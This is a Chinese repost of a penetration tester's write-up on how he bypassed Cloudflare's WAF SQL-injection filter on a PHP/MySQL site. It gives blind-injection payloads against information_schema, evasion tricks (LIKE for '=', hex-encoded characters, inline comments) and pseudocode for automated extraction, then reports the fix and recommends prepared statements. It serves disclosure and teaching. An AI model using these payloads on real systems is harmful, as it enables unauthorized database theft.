看我如何绕过Cloudflare 的 SQL 注入过滤

转载

奇安信代码卫士 于 2020-09-23 22:32:03 发布 1079 收藏
文章标签： java mysql web html 数据库

聚焦源代码安全，网罗国内外最新资讯！

作者：George Skouroupathis

编译：奇安信代码卫士团队

2018年年末，我受雇为某大客户执行 Web Application 安全评估。用自动化工具运行标准扫描后，我发现了一个有意思的事情：这款工具无法利用某个可能存在的 SQL 注入漏洞，原因就在于 Cloudflare 公司的WAF，更具体地说是其 SQL 注入过滤器。

应用详情

这款应用是用 PHP 编写的通用网站，MySQL是后端的 DBMS。易受攻击的页面用多个部分组成的表单主体数据将 POST 请求发送给 /index.php 端点。说实话我并不记得该表单的用途，不过它确实不影响 writeup。POST 请求如下：

```
POST /index.php HTTP/1.1
Host: ******
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
Content-Type: multipart/form-data; boundary=dc30b7aab06d4aff91d4285d7e60d4f3


--dc30b7aab06d4aff91d4285d7e60d4f3
Content-Disposition: form-data; name="126"


###### ###### ########## ########
```

```
--dc30b7aab06d4aff91d4285d7e60d4f3
Content-Disposition: form-data; name="127"


###### ###### ########## ########
--dc30b7aab06d4aff91d4285d7e60d4f3
Content-Disposition: form-data; name="130"


...
...


###### #### 6 ########
--dc30b7aab06d4aff91d4285d7e60d4f3
Content-Disposition: form-data; name="task"


form.save
--dc30b7aab06d4aff91d4285d7e60d4f3
Content-Disposition: form-data; name="form_id"


X-MARK
--dc30b7aab06d4aff91d4285d7e60d4f3
Content-Disposition: form-data; name="96"


############
--dc30b7aab06d4aff91d4285d7e60d4f3


...
...


Content-Disposition: form-data; name="115[]"


########## ################## #### ###### ######
--dc30b7aab06d4aff91d4285d7e60d4f3
Content-Disposition: form-data; name="125"


###### ###### ########## ########
--dc30b7aab06d4aff91d4285d7e60d4f3--
```

X-MARK 处未清理的参数可被用于将任意值注入SQL SELECT 查询的 WHERE 从句。如，如果以上数据被作为 POST 请求的主体发送，那么在服务器上被执行的 SQL 查询将如下：

```
SELECT c1,c2,c3 FROM t1 WHERE X-MARK;
```

用于这种注入情况的技术是基于 Time 的SQL 盲注。问题在于，Cloudflare 会识别出这些注入并将其拦截。不管我尝试如何构造查询或者使用了多少 sqlmap 修改脚本，Cloudflare 都会拦截。

为解决这个问题，我使用了在手动测试同样请求上SQL 注入漏洞的方法：我发现当我尝试注入代码时，会出现和下面 SQL 查询类似的内容：

```
SELECT c1,c2,c3 FROM t1 WHERE 'a'='a';
```

Web 服务器的响应是：状态“200 OK”。当我尝试注入代码时，会出现和如下 SQL 查询类似的内容：

```
SELECT c1,c2,c3 FROM t1 WHERE 'a'='b';
```

服务器的响应是：状态“500 内部服务器错误”。

换句话说，当后台中的 SQL 查询未返回结果时，Web 服务器会显示出错并崩溃（可能是因为后台代码试图访问返回列表中的项目，而列表的索引不在范围内）。这让我想到：编写一个脚本，比对从所要求 DBMS 实体名称中提取的字符和所有的字符。我的想法是，如果这两个字符匹配，那么服务器就会返回一个“200 OK”的状态，否则它将返回“500 内部服务器错误”状态，我必须对比所要求的字符和列表中的下一个字符。

第一次尝试

我的想法是，如果 a 想要找到第五张表格名称的第一个第二个字符（如information_schema.tables中所列），那么首先需要在 MySQL 查询该字符是否等于‘a’，如果不是，继续询问是否等于‘b’、’c’等。我首先注入如下字符串（和‘a’进行比对）：

```
'a' =
 (SELECT SUBSTRING(table_name, 2, 1)
  FROM information_schema.tables
  LIMIT 4, 1
 )
```

它将导致如下 SQL 查询在服务器上执行：

```
SELECT c1,c2,c3 FROM t1
WHERE 'a' =
 (SELECT SUBSTRING(table_name, 2, 1)
  FROM information_schema.tables
  LIMIT 4, 1
 )
```

比如，当我发现表格名称是 t1，那么我就能通过如下注入暴力破解表栏的名称：

INJECTION 1

```
'a' =
 (SELECT SUBSTRING(column_name, 1, 1)
  FROM information_schema.columns
  WHERE table_name = "t1"
  LIMIT 0, 1
 )
```

之后通过如下注入，实际上从表格 t1 的c1 栏获得了值：

```
'a' =
 (SELECT SUBSTRING(c1, 1, 1)
  FROM t1
  LIMIT 0, 1
 )
```

这个想法不错，但 Cloudflare 会抱怨“=”符号。注入：

```
'a' = 'b'
```

会遭 Cloudflare WAF 拦截。一番调整后我发现如下请求能够绕过‘=’限制：

```
'a' LIKE 'b'
```

这意味着最初的注入 INJECTION 1将变成：

```
'a' LIKE
 (SELECT SUBSTRING(column_name, 1, 1)
  FROM information_schema.columns
  WHERE table_name = "t1"
  LIMIT 0, 1
 )
```

第二次尝试

INJECTION 1 仍然还存在。Cloudflare 仍然会显示出错。具体来讲，注入：

```
'a' LIKE 'b'
```

仍然被拦截。拦截的原因并不在于关键字 LIKE，而是因为字符‘a’。字符串和其它任意内容的对比都是禁止的。为了解决这个问题，我想到如下输入，WAF 并未检测出：

```
'0x61' LIKE 'b'
```

如上注入将字符‘a’以十六进制形式‘0x61’发送：

```
'0x61' LIKE 'a'
```

返回仍然是 Ture，而

```
'0x61' LIKE 'b'
```

仍未被检测到，且返回为 False。

最终的 INJECTION 1 如下：

```
'0x61' LIKE
 (SELECT SUBSTRING(column_name, 1, 1)
  FROM information_schema.columns
  WHERE table_name = "t1"
  LIMIT 0, 1
 )
```

第三次尝试

我输入的第三个混淆是SQL查询关键字之间的一个多行注释。Cloudflare 会拦截如下查询：

```
SELECT c1,c2,c3 FROM t1 WHERE '0x61' LIKE 'b'
```

但通过多行注释的方式，新的查询将无法被检测到：

```
SELECT/*trick comment*/ c1,c2,c3
FROM/*trick comment*/ t1
WHERE '0x61' LIKE 'b'
```

因此，将这种方法应用到 INJECTION 1上，会出现如下结果：

```
'0x61' LIKE
 (SELECT/*trick comment*/ SUBSTRING(column_name, 1, 1)
  FROM/*trick comment*/ information_schema.columns
  WHERE table_name = "t1"
  LIMIT 0, 1
 )
```

如上注入是最后的格式，当它以表单值被传递到易受攻击的 Web 应用时，Web 服务器的响应为“200 OK”，前提是字符‘a’和表格 t1 的第一栏名称的第一个字符匹配。

加速前进

为了更加容易地从应用数据库中检索到表格内容，我写了一个 Python 脚本使这个流程自动化。该脚本的伪代码如下：

```
# assert names of columns and table name is known
alphabet = [a,b,c,...,y,z]
characterPosition = 1 # the position of the character we are bruteforcing
for rowNumber in [0,20]:
  for columnName in columns:
    for character in alphabet:
      sqlInjection = '''
        0x{hex_encode(character)} LIKE (
        SELECT/*trick comment*/ SUBSTRING({columnName}, characterPosition,1)
        FROM/*trick comment*/ tableName
        LIMIT {rowNumber}, 1
        )
      '''


      inject sqlInjection is POST request body
      if response.status == 200:
        result += character
        recurse function with characterPosition++
      elif response.status == 500:
        continue with next character in alphabet


      return result
```

这就是我绕过 Cloudflare WAFSQL 注入防护措施的方法。最终我得到了一件免费的 T 恤并入选 Cloudflare 公司的名人堂。

缓解措施

提交报告几天后，Cloudflare 公司审计并修复了该漏洞。

缓解数据库上 SQL 注入漏洞的最安全方法是预处理语句。这些语句包含在大多数语言的多数数据库交互库中。OWASP提供了很多缓解 SQL 注入漏洞的方法。我认为如果开发人员注意在其应用程序上应用安全措施，则 WAF 在大多数情况下是没有必要的。我们所需要做的就是正确清理用户的输入。

推荐阅读

史无前例：微软 SQL Server 被黑客组织安上了后门 skip-2.0（来看技术详情）

【缺陷周话】第 2 期 ：SQL 注入

原文链接


https://www.astrocamel.com/web/2020/09/04/how-i-bypassed-cloudflares-sql-injection-filter.html

题图：Pixabay License

奇安信代码卫士 (codesafe)

国内首个专注于软件开发安全的

产品线。



觉得不错，就点个“在看”吧~